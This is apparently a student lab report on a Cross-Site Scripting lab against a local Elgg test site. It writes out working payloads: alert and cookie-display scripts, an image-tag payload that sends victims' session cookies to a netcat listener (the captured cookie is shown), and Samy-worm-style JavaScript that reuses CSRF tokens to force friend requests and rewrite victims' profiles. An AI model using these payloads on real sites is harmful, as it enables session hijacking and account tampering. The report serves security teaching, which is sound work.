Cross-Site Scripting (XSS) Attack Lab

Kai Li

11/4 2018

1 Lab Tasks


1.1 Preparation: Getting Familiar with the "HTTP Header Live" tool

Experiment: In this lab, we need to construct HTTP requests. To figure out what an acceptable HTTP request in Elgg looks like, we need to be able to capture and analyze HTTP requests. We can use a Firefox add-on called "HTTP Header Live" for this purpose. Before you start working on this lab, you should get familiar with this tool. Instructions on how to use this tool is given in the Guideline section (§ 4.1).

1.2 Task 1: Posting a Malicious Message to Display an Alert Window

Experiment: I logegd in as Alice and modify its profile, simply put the **¡script¿alert('XSS');¡/script¿** in the **Brief description** filed. Then logged out and logged in as Boby, and view Alice's profile.

Observation:



Display name


Alice

About me

Public


Brief description

<script>alert('XSS');</script>



Your profile was successfully saved.

XSS




XSS

1.3 Task 2: Posting a Malicious Message to Display Cookies

Experiment: I logegd in as Alice and modify its profile, simply put the **¡script¿alert(document.cookie);¡/script¿** in the **Brief description** filed. Then logged out and logged in as Boby, and view Alice's profile.

Observation:



Display name


Alice

About me

Public


Brief description

<script>alert(document.cookie);</script>



Your profile was successfully saved.

```
Elgg=t4n5fvm4eel8dcm3jcoqv7lpr1
```




Elgg=kc6l1v01jj1iptpbbk10n6cm83

OK

1.4 Task 3: Stealing Cookies from the Victim’s Machine

Experiment: For this task, I use one VM, so I opened a terminal as the attacker who has run the command ”nc -l 5555 -v”, then same as the above tasks, I modified the Alice’s profile with **¡script¿document.write(’¡img src=http://127.0.0.1:5555?c=’+ escape(document.cookie) + ’ ¿’);¡/script¿**, logged out and logged in as Boby, and view Alice’s profile.

Observation: On the terminal, we receive the cookies from Boby.




Alice

About me

Public

Brief description


<script>document.write('<img src=http://127.0.0.1:5555?c='+ escape(document.cookie) + ' >');</script>



```
[11/05/18]seed@VM:~$ nc -l 5555 -v
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [127.0.0.1] port 5555 [tcp/*] accepted (family 2, sport 51678)
GET /?c=Elgg%3Dma5ghl1s835ge3kqs1mqd8jn33 HTTP/1.1
Host: 127.0.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefo
x/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/alice
Connection: keep-alive
```


1.5 Task 4: Becoming the Victim's Friend

Investigation: To finish this task, firstly we have to figure out what the add-friend request look like, so I logged in as Alice and send an add-friend request to Samy, by observing the http tools we can obtain the POST request and Samy's GUID is 47, which can be showed by the following screenshot.



Request URL: http://www.xsslabelgg.com/action/friends/add?friend=47&__elgg_ts=1541397282&__elgg_token=P_fZ_j2fc8boq1ndC1Vxcw
Request method: POST
Remote address: 127.0.0.1:80
Status code: ● 200 OK
Version: HTTP/1.1


Experiment: Now we can contruct the **sendurl** in the skeleton code and place it inside Samy's profile. The code is as follows:



```
<script type="text/javascript">
window.onload = function () {
var Ajax=null;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;

//Construct the HTTP request to add Samy as a friend.
var sendurl="http://www.xsslabelgg.com/action/friends/add" + "?friend=47"+ token+ts; //FILL IN
//Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send();
}
</script>
~
```

Now, let's log in as Samy and copy-paste the above code to the **About me** field.



Edit profile

Display name: Samy

About me


```
<script type="text/javascript">
window.onload = function () {
var Ajax=null;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;

//Construct the HTTP request to add Samy as a friend.
var sendurl="http://www.xsslabelgg.com/action/friends/add" + "?friend=47"+ token+ts; //FILL IN
//Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurl,true);
```

Public

Then let's log in as Boby and view Samy's profile to see whether Samy will become Boby's friend automatically.

Observation: Before viewing Samy's profile, Samy is not in Boby's friend list.




Friends Activity

Filter: Show All

No activity

Once click Samy's profile, Samy immediately in Boby's friend list.




Question 1 The purpose of these two parameters *_elgg_token* and *_elgg_ts* were used to defeat CSRF attacks, when the server receive such action requests, it will verify these parameters matches.

Question 2 Yes, even the **elgg** cannot support text mode for the *About me* field, we can still by leveraging some web-browser extension to remove the formatting data added by the Editor, or we can simple send out the requests using a customized client.

1.6 Task 5: Modifying the Victim's Profile

Investigation: To finish this task, firstly we have to figure out what the modify-profile request look like, so I logged in as Alice and modify its own profile, by observing the request through http tools we can obtain the POST request which can be showed by the following screenshot.



Sta…	Meth…	Fil
302	POST	edit
200	GET	boby
200	GET	font-…
200	GET	elgg.…
200	GET	color…
200	GET	45lar…
200	GET	47s…
200	GET	jque…
200	GET	jque…
200	GET	requ…
200	GET	requ…
200	GET	elgg.js
200	GET	en.js
200	GET	init.js


16 requests | 131.43 KB / 7.89 K

```
Request URL: http://www.xsslabelgg.com/action/profile/edit
Request method: POST
Remote address: 127.0.0.1:80
Status code: ▲ 302 Found
Version: HTTP/1.1

Response headers (365 B)
Cache-Control: no-store, no-cache, must-revalidate
Connection: Keep-Alive
Content-Length: 0
Content-Type: text/html;charset=utf-8
Date: Mon, 05 Nov 2018 06:17:53 GMT
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Keep-Alive: timeout=5, max=100
Location: http://www.xsslabelgg.com/profile/boby
Pragma: no-cache
Server: Apache/2.4.18 (Ubuntu)
```

```
Form data
__elgg_token: v2uDhjteV6tR-Yu0qne5Zw
__elgg_ts: 1541398625
accesslevel[briefdescription]: 2
accesslevel[contactemail]: 2
accesslevel[description]: 2
accesslevel[interests]: 2
accesslevel[location]: 2
accesslevel[mobile]: 2
accesslevel[phone]: 2
accesslevel[skills]: 2
accesslevel[twitter]: 2
accesslevel[website]: 2
briefdescription: haha
contactemail:
description:
```


Experiment: Now we can contruct the **sendurl** in the skeleton code and place it inside Samy's profile. The code is as follows:



```
<script type="text/javascript">
window.onload = function(){
//JavaScript code to access user name, user guid, Time Stamp __elgg_ts
//and Security Token __elgg_token
var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
//Construct the content of your url.
var sendurl="http://www.xsslabelgg.com/action/profile/edit";
var des = "&description=SAMY+is+My+HERO";
des += "&accesslevel%5Bdescription%5d=2";
var content=token+ts+userName+des+guid;

var samyGuid=47; //FILL IN
if(elgg.session.user.guid!=samyGuid) ①
{
//Create and send Ajax request to modify profile
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
Ajax.send(content);
}
}
</script>
```


Now, let's log in as Samy and copy-paste the above code to the **About me** field.




```
//Create and send Ajax request to modify profile
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
Ajax.send(content);
}
}
</script>
```

Then let's log out and log in as Alice, then view Samy's profile to see what will happen.

Observation: Before viewing Samy's profile, Alice's profile in the About me field is empty.




Once click Samy's profile, Alice's profile has been changed and *Samy is My HERO* was put in the **About me** field.

